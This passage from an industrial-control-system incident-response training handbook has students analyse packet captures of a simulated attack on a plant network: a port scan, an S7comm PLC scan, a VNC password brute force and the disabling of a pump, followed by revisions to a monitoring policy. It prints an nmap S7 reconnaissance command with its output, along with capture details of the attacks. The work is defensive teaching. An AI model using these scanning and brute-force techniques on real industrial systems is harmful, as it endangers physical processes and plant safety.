


Figure 5-13. Malware UDP communication

5.1.6.2 Task: Review your monitoring policy

Students: Try to answer the following questions:

- Would your monitoring policy notice the intruder activity?
- All of it? Which one would it miss?

Solution: The answer to this question depends on the policy the students developed in section 5.1.4.4.

When the sample policies key points are used (repeated below),

- Only the workstations shall communicate with the PLCs
- Communication shall be limited to port 102/tcp and the S7plus protocols

- The question of with whom (except the PLCs) the workstations should communicate can be left open. If they should communicate, communication should be limited to port 5900/tcp (VNC) and only from the Engineering workstation to the SCDA workstation.

The HTTP and UDP connections are clearly detected by destination IP-addresses, which are neither that of the PLCs nor of one of the workstations. They can also easily be detected by protocol, HTTP using port 80/tcp and UDP port 8190, that are not whitelisted in the policy.

For this part, the policy would detect all of the adversaries' activities.

When using the sample policy given in the solutions section of 5.1.4.4, the port scan and the VNC password brute force would be noticed, because they involve a connection from the engineering to the SCADA workstation (10.3.5.5 to 10.3.5.12, port 5900/tcp) that is not whitelisted in the policy. Also, the S7scan is discovered as plain S7comm uses a different protocol version (0x32) than S7plus (0x72).

Teachers: The students should learn here that analysis of an intrusion should not only answer forensic questions like "what happened" and "how did it happen" but should also provide monitoring with indicators of compromise (IOCs) that will help catch future intrusions of similar kind. This will be of use in ongoing attacks, where the steps will have to be documented and refined as well as when coordinating with other teams.

5.1.7 Task 4: Second attack stage analysis

Typical attacks nowadays do not get direct access to critical systems. Usually, attackers compromise a less secured system and then move on to other systems, exploiting internal trust relationships.

5.1.7.1 Lateral movement

Since the malware can not connect to its C&C¹⁸² server, it activates a fall-back mode for offline operation. In this mode, the malware scans the local network and tries to attack whatever targets it finds. The malware discovers a SCADA workstation and two Siemens PLCs in the same subnet as the engineering workstation. , As part of the scanning, an open VNC port on the SCADA workstation is discovered.

The VNC username and passwords are brute-forced; the malware successfully logs in to the SCADA workstation (through VNC) (network activity) and stops an industrial process through the SCADA panel (emergency shutdown).

5.1.7.2 Subtask: Analyse the lateral movement

Students: Given the packet captures `attack2.pcapng`, `attack3.pcapng`, and `attack4.pcapng` analyse the attack(s).

- Describe and classify the activities? Who is doing what to whom?
- Assess the damage done by the end of the attack, i.e. all three packet captures.

Solution: Three activities are to be noticed:

1. In `attack1.pcapng`, the engineering workstation is scanning/probing the network. This is typical scan like the one outlined in section 3.2.2.

¹⁸² Command and Control

2. In `attack2.pcapng`, the engineering workstation is specifically scanning for S7 enabled systems (i.e. PLCs)
3. `attack3.pcapng` contains the VNC attack on the SCADA workstation which consists of a brute-force attempt on the password.

The port scan is easily seen in the conversations overview:

```
$ tshark -n -r attack2.pcapng -q -z conv,ip
=====
IPv4 Conversations
Filter:<No Filter>
```


	<-		->		Total		Relative	Duration
	Frames	Bytes	Frames	Bytes	Frames	Bytes	Start	
10.3.5.3 <-> 10.3.5.5 10,4537	195	11700	15	900	210	12600	4,345429000	
10.3.5.5 <-> 10.3.5.11 0,1676	100	6000	100	6000	200	12000	4,345564000	
10.3.5.5 <-> 10.3.5.12 0,1684	100	6000	100	6000	200	12000	4,345761000	
10.3.5.3 <-> 10.3.5.12 21,4088	79	7416	55	4501	134	11917	0,000000000	
10.3.5.1 <-> 10.3.5.5 16,0501	0	0	12	744	12	744	4,697235000	
10.3.5.1 <-> 239.255.255.100 0,0015	0	0	5	300	5	300	19,782942000	
10.3.5.3 <-> 255.255.255.255 0,0000	0	0	3	246	3	246	20,666588000	

```
$ tshark -n -r attack2.pcapng -q -z conv,tcp
=====
TCP Conversations
Filter:<No Filter>
```

	<-		->		Total		Relative	Duration
	Frames	Bytes	Frames	Bytes	Frames	Bytes	Start	
10.3.5.3:54043 <-> 10.3.5.12:102 21,4088	75	7176	51	4261	126	11437	0,000000000	
10.3.5.5:59416 <-> 10.3.5.1:80 14,0504	6	372	0	0	6	372	4,697235000	
10.3.5.5:59423 <-> 10.3.5.1:80 14,3973	6	372	0	0	6	372	6,349966000	
10.3.5.5:59416 <-> 10.3.5.3:135 9,0002	3	180	1	60	4	240	4,363587000	
10.3.5.5:59416 <-> 10.3.5.3:3389 8,9980	3	180	1	60	4	240	4,377779000	
10.3.5.5:59416 <-> 10.3.5.3:445 8,9987	3	180	1	60	4	240	5,562540000	
10.3.5.5:59416 <-> 10.3.5.3:5900 9,0004	3	180	1	60	4	240	5,564956000	
10.3.5.5:59416 <-> 10.3.5.3:5800 9,0002	3	180	1	60	4	240	5,798956000	
10.3.5.3:54045 <-> 10.3.5.12:102 0,0075	2	120	2	120	4	240	10,998112000	
10.3.5.3:54044 <-> 10.3.5.12:102 0,2017	2	120	2	120	4	240	15,597341000	
10.3.5.5:59416 <-> 10.3.5.11:443 0,0001	1	60	1	60	2	120	4,345564000	
10.3.5.5:59416 <-> 10.3.5.12:443 0,0002	1	60	1	60	2	120	4,345761000	

10.3.5.5:59416 <-> 10.3.5.11:8080	1	60	1	60	2	120	4,346828000
0,0001							
10.3.5.5:59416 <-> 10.3.5.12:8080	1	60	1	60	2	120	4,347199000
0,0002							
10.3.5.5:59416 <-> 10.3.5.11:110	1	60	1	60	2	120	4,348204000
0,0001							
10.3.5.5:59416 <-> 10.3.5.11:554	1	60	1	60	2	120	4,361129000
0,0002							
10.3.5.5:59416 <-> 10.3.5.12:110	1	60	1	60	2	120	4,361533000
0,0001							
10.3.5.5:59416 <-> 10.3.5.11:8888	1	60	1	60	2	120	4,362535000
0,0001							
...							

Lots of ports that were not in use before. But wait, if this is a port scan, what about other IP-addresses in the network? Why are only 4 IP-addresses in the network? This can be answered by a look at the ARP requests in *wireshark* (see Figure 5-14 below).



No.	Time	Source	Destination	Protocol	Length	Info
1043	4.004214	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.127? Tell 10.3.5.5
1044	4.004554	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.128? Tell 10.3.5.5
1045	4.004554	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.128? Tell 10.3.5.5
1046	4.004899	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.129? Tell 10.3.5.5
1047	4.004899	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.129? Tell 10.3.5.5
1048	4.005243	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.130? Tell 10.3.5.5
1049	4.005244	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.130? Tell 10.3.5.5
1050	4.005588	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.131? Tell 10.3.5.5
1051	4.005588	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.131? Tell 10.3.5.5
1052	4.005933	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.132? Tell 10.3.5.5
1053	4.005934	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.132? Tell 10.3.5.5
1054	4.006278	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.139? Tell 10.3.5.5
1055	4.006281	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.139? Tell 10.3.5.5
1056	4.006623	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.140? Tell 10.3.5.5
1057	4.006623	Siemens_f7:7c:4f	Broadcast	ARP	60	Who has 10.3.5.140? Tell 10.3.5.5

▶ Frame 363: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 ▶ Ethernet II, Src: Siemens_ad:91:96 (28:63:36:ad:91:96), Dst: Siemens_f7:7c:4f (00:1b:1b:f7:7c:4f)
 ▼ Address Resolution Protocol (reply)
 Hardware type: Ethernet (1)
 Protocol type: IPv4 (0x0800)
 Hardware size: 6
 Protocol size: 4
 Opcode: reply (2)
 Sender MAC address: Siemens_ad:91:96 (28:63:36:ad:91:96)
 Sender IP address: 10.3.5.12
 Target MAC address: Siemens_f7:7c:4f (00:1b:1b:f7:7c:4f)
 Target IP address: 10.3.5.5

Figure 5-14. ARP responses

From the list of unanswered ARP queries, it can be seen that the adversary really tries to probe the whole network.

In *attack2.pcapng*, the PLC scan can be seen in when selecting the *S7comm* protocol (not *s7comm-plus*)

```
$ tshark -n -r attack3.pcapng -Y 's7comm'
 245 13.052449 10.3.5.5 → 10.3.5.11 S7COMM 79 1239 102 ROSCTR:[Job ] Function:[Setup
communication]
```

```

246 13.055567 10.3.5.11 → 10.3.5.5 S7COMM 81 102 1239 ROSCTR:[Ack_Data] Function:[Setup
communication]
247 13.055818 10.3.5.5 → 10.3.5.11 S7COMM 87 1239 102 ROSCTR:[Userdata] Function:[Request]
-> [CPU functions] -> [Read SZL] ID=0x0011 Index=0x0001
248 13.056928 10.3.5.11 → 10.3.5.5 S7COMM 235 102 1239 ROSCTR:[Userdata]
Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x0011 Index=0x0000
249 13.057263 10.3.5.5 → 10.3.5.11 S7COMM 87 1239 102 ROSCTR:[Userdata] Function:[Request]
-> [CPU functions] -> [Read SZL] ID=0x0011 Index=0x0001
250 13.058194 10.3.5.11 → 10.3.5.5 S7COMM 235 102 1239 ROSCTR:[Userdata]
Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x0011 Index=0x0000
251 13.058573 10.3.5.5 → 10.3.5.11 S7COMM 87 1239 102 ROSCTR:[Userdata] Function:[Request]
-> [CPU functions] -> [Read SZL] ID=0x001c Index=0x0001
252 13.059235 10.3.5.11 → 10.3.5.5 S7COMM 435 102 1239 ROSCTR:[Userdata]
Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x001c Index=0x0000
326 19.870650 10.3.5.5 → 10.3.5.12 S7COMM 79 1242 102 ROSCTR:[Job ] Function:[Setup
communication]
327 19.874238 10.3.5.12 → 10.3.5.5 S7COMM 81 102 1242 ROSCTR:[Ack_Data] Function:[Setup
communication]
328 19.874479 10.3.5.5 → 10.3.5.12 S7COMM 87 1242 102 ROSCTR:[Userdata] Function:[Request]
-> [CPU functions] -> [Read SZL] ID=0x0011 Index=0x0001
329 19.875630 10.3.5.12 → 10.3.5.5 S7COMM 235 102 1242 ROSCTR:[Userdata]
Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x0011 Index=0x0000
330 19.876035 10.3.5.5 → 10.3.5.12 S7COMM 87 1242 102 ROSCTR:[Userdata] Function:[Request]
-> [CPU functions] -> [Read SZL] ID=0x0011 Index=0x0001
331 19.877079 10.3.5.12 → 10.3.5.5 S7COMM 235 102 1242 ROSCTR:[Userdata]
Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x0011 Index=0x0000
332 19.877488 10.3.5.5 → 10.3.5.12 S7COMM 87 1242 102 ROSCTR:[Userdata] Function:[Request]
-> [CPU functions] -> [Read SZL] ID=0x001c Index=0x0001
333 19.878402 10.3.5.12 → 10.3.5.5 S7COMM 435 102 1242 ROSCTR:[Userdata]
Function:[Response] -> [CPU functions] -> [Read SZL] ID=0x001c Index=0x0000

```

The scan conveys information similar to that what can be obtained with the *nmap* "s7-info.nse" script shown below:

```

nmap -Pn -sT -p102 --script s7-info.nse 10.3.5.12
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-08 13:53 Europa Zachodnia (cz
as letni)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.3.5.12
Host is up (0.00s latency).

PORT      STATE SERVICE
102/tcp   open  iso-tsap
| s7-info:
| Module: 6ES7 511-1AK01-0AB0
| Basic Hardware: 6ES7 511-1AK01-0AB0
| Version: 2.0.1
| System Name: S71500/ET200MP station_1
| Module Type: PLC_1
| Serial Number: S C-HDN715522016
| Plant Identification:
|_ Copyright: Original Siemens Equipment
Service Info: Device: specialized
Nmap done: 1 IP address (1 host up) scanned in 1.11 seconds

```

Here is a breakdown of one of the answer packets (Figure 5-15):




Figure 5-15. S7comm packets

Last, **attack4.pcapng** is the VNC brute-force attempt on the passwords.

Six sessions can be seen in the packet capture, each starting from successively increasing source ports: 1396, 1397, 1398,...

VNC authentication (of the type used here, VNC) is a challenge response process¹⁸³

- The server sends an authentication challenge, a random 16-byte string.
- The client sends an authentication response, containing also a 16-byte string, consisting of the DES encrypted challenge with the password being the encryption key.
- The server responds with an authentication result packet. The first four bytes encode an integer, a value of 1 means that the authentication was unsuccessful, a value of 0 meaning the authentication was successful.
- In case of an unsuccessful authentication, the server will append a string describing the reason for the failure, and then close the connection.

However, as can be seen from the packet capture, in the first five sessions, the server responds with three authentication result packets, the first two of them containing a code of 1 (failure) which is what one would expect. The third however, has a code of 0, but also the string "Authentication failed" attached.

¹⁸³ <https://tools.ietf.org/html/rfc6143>

The sixth session is different, there is only one authentication result packet and this time, it has a value of 0 and no additional string attached (see Figure 5-16). Also, the client is closing the connection, which can be seen from the TCP packet coming next.




Figure 5-16. Successful VNC authentication

It can be safely assumed that the adversary did successfully guess the password in the last session.

The port scan and the PLC scan did no damage, except that the adversary gained information about the network and the systems on it. The VNC brute-force attack did give the adversary a login to the SCADA workstation. However, as no other activity can be seen in the capture, it is unclear whether this is already used to compromise or misuse the SCADA workstation.

Teacher:

- The first part (analysing the port scan) should not pose significant problems for the students. If in need of help, a hint to section 3.2.2 could be given.
- Likewise, the PLC scan should not be much of a problem, given that the difference between S7comm and S7comm-plus has been mentioned several times now.
- Analysing the password brute-force attempts requires a deeper look into the packets to note the difference between a successful and an unsuccessful login.

5.1.7.3 Subtask: Review and revise the policy

Students:

- Review your policy, would it catch the adversaries' activity?
- Revise your policy to catch the adversaries' activity.

Solution:

Once again, a recap of the initial policy:

- Only the workstations shall communicate with the PLCs
- Communication shall be limited to port 102/tcp and the S7plus protocols
- The question of with whom (except the PLCs) the workstations should communicate can be left open. If they should communicate, communication should be limited to port 5900/tcp (VNC) and only from the Engineering workstation to the SCDA workstation.

When using just the first two points, the port scan and the VNC password brute force would be noticed, because they involve a connection from the engineering to the SCADA workstation (10.3.5.5 to 10.3.5.12, port 5900/tcp) that is not whitelisted in the policy. Also, the S7 scan is discovered as plain S7comm uses a different protocol version (0x32) than S7plus (0x72).

However, the VNC brute-force attack would not be noticed, if this protocol is included in the whitelist.

One more fine point: The policy specifies S7plus protocols (note the plural). If this is taken as both S7comm and S7comm-plus, the S7 scan would not be noticed. Taken more narrowly as S7comm-plus (i.e. only protocol type 0x72) than the scan will be noticed.

For the revision, the VNC brute-force will have to be discovered and the S7 scan. As has been said, the latter is easily recognised by the protocol type, so the policy should clearly state that only type 0x72 (i.e. s7comm-plus) connections are meant.

The brute-force attempts will need a closer look into the protocol. When looking closer into the packet capture, the following *wireshark* filter rules can be worked out with respect to login packets (the length field in the *wireshark* windows is that of the frame, the IP packet length can be seen when looking into the IP header):

- a) A vnc.auth_result code of 0 and a packet length of 44 (i.e. without the trailing Authentication failure) denotes a successful login: `vnc.auth_result == 0 and ip.len == 44`
- b) A vnc.auth_result code of 1 or vnc_auth_result of 0 and packet length > 44 denotes a login failure: `vnc.auth_result == 1 or (vnc_auth_result == 0 and ip.len > 44)`

The revised policy would look something like this:

- Only the workstations shall communicate with the PLCs
- Communication shall be limited to port 102/tcp and the S7plus (type 0x72) protocol.
- Only the engineering workstation shall communicate with the SCADA workstation over VNC (port 5900).
- Multiple (more than 3 in one minute) login failures will be monitored and investigated.

Teacher: While the brute-forcing of the passwords can be recognised by the number of failed login attempts, there is a catch: Humans sometimes mistype their passwords, even repeatedly. There will be no simple number threshold. The number and time given above should be seen only as an example.

One solution can be to look deeper into the patterns, like the gaps between repeated attempts which will be more regular with automated attempts, or patterns that differentiate between users' client software and automated attack tools. Another solution would be to use multi-factor authentication, which does not rely

on passwords. Another solution would be an organisational one: The NIDS operators would, noting multiple failures, manually intervene, like asking the user if there was a problem with the login. Both approaches cannot solve the fundamental vulnerability, reusable passwords, but a solution to this problem is beyond the scope of this exercise (but could be probably role-played in the final discussion).

5.1.8 Task 5: Analysing the attack on the PLCs

The attack has reached its final goal, harming/disabling the industrial process. Since availability is of foremost importance in SCADA systems, avoiding the attack by shutting down the affected systems is not an option. This puts new challenges to network administrators and investigators.

Later, the pump is again disabled, but this time it could not be changed back to the original by an operator (using the SCADA workstation).

5.1.8.1 The pump disabling attack

The first thing the plant operators notice is that the pump is being disabled. Fortunately, it was possible to re-enable it. Since the operator convincingly states that it wasn't his action, the investigators now have to find out how this happened.

5.1.8.2 Subtask: Analyse the attack

Students: Given the packet captures `attack5.pcapng`, analyse the pump disabling attack. Try to answer the following questions

- How was the attack carried out?
- How could the attack have been spotted?

Solution: The overview of the conversations shows four TCP connections, one VNC and three S7plus.

```
$ tshark -q -n -r attack5.pcapng -z conv,tcp
=====
TCP Conversations
Filter:<No Filter>

```

Duration	<-	->	Total	Relative
	Frames Bytes	Frames Bytes	Frames Bytes	Start
10.3.5.3:5900 <-> 10.3.5.5:1404 20,6494	430 25950	630 249236	1060 275186	6,622980000
10.3.5.3:54238 <-> 10.3.5.12:102 30,9946	113 10481	70 5726	183 16207	0,000000000
10.3.5.3:54239 <-> 10.3.5.12:102 6,2378	4 358	4 452	8 810	15,458449000
10.3.5.3:54240 <-> 10.3.5.12:102 0,0149	2 120	2 120	4 240	19,796503000

The VNC session behaves differently like the one from the last task. More authentication result packets are seen in the session (see below), all with code 0 (success) and a little larger (60 bytes).

No.	Time	Source	Destination	Protocol	Length	Info
145	9.000586	10.3.5.3	10.3.5.5	VNC	78	TightVNC authentication capabilities supported
146	9.000602	10.3.5.3	10.3.5.5	VNC	63	TightVNC authentication type selected by client
147	9.000628	10.3.5.3	10.3.5.5	VNC	62	Unknown packet (TightVNC)
148	9.000749	10.3.5.3	10.3.5.5	VNC	118	Authentication challenge from server
149	9.000750	10.3.5.3	10.3.5.5	VNC	150	Authentication response from client
150	9.000751	10.3.5.3	10.3.5.5	VNC	278	Authentication result[Malformed Packet]
153	9.010155	10.3.5.5	10.3.5.3	VNC	62	Authentication result
154	9.010171	10.3.5.5	10.3.5.3	VNC	62	Authentication result
156	9.010293	10.3.5.5	10.3.5.3	VNC	62	Authentication result
157	9.010295	10.3.5.5	10.3.5.3	VNC	62	Authentication result
158	9.010385	10.3.5.5	10.3.5.3	VNC	62	Authentication result
159	9.010411	10.3.5.5	10.3.5.3	VNC	62	Authentication result
161	9.037019	10.3.5.5	10.3.5.3	VNC	74	Authentication result
162	9.037031	10.3.5.5	10.3.5.3	VNC	114	Authentication result
163	9.037237	10.3.5.5	10.3.5.3	VNC	64	Authentication result
165	9.067062	10.3.5.3	10.3.5.5	VNC	60	Authentication result
166	9.067069	10.3.5.3	10.3.5.5	VNC	66	Authentication result
167	9.067182	10.3.5.3	10.3.5.5	VNC	1514	Share desktop flag
168	9.067183	10.3.5.3	10.3.5.5	VNC	1514	Server framebuffer parameters
169	9.067184	10.3.5.3	10.3.5.5	VNC	1230	TightVNC Interaction Capabilities
170	9.067185	10.3.5.3	10.3.5.5	VNC	182	Unknown server message type

▶ Frame 153: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
 ▶ Ethernet II, Src: Siemens_f7:7c:4f (00:1b:1b:f7:7c:4f), Dst: Dell_9f:7c:74 (f4:8e:38:9f:7c:74)
 ▶ Internet Protocol Version 4, Src: 10.3.5.5, Dst: 10.3.5.3
 ▶ Transmission Control Protocol, Src Port: 1404, Dst Port: 5900, Seq: 35, Ack: 485, Len: 8
 ▼ Virtual Network Computing
0 = Authentication result: OK

Figure 5-17. TightVNC authentication result responses

The authentication type selected can explain the difference. In the previous task, the authentication type was 2, for VNC, now the authentication type is 16, for TightVNC (see Figure 5-17 above).

```

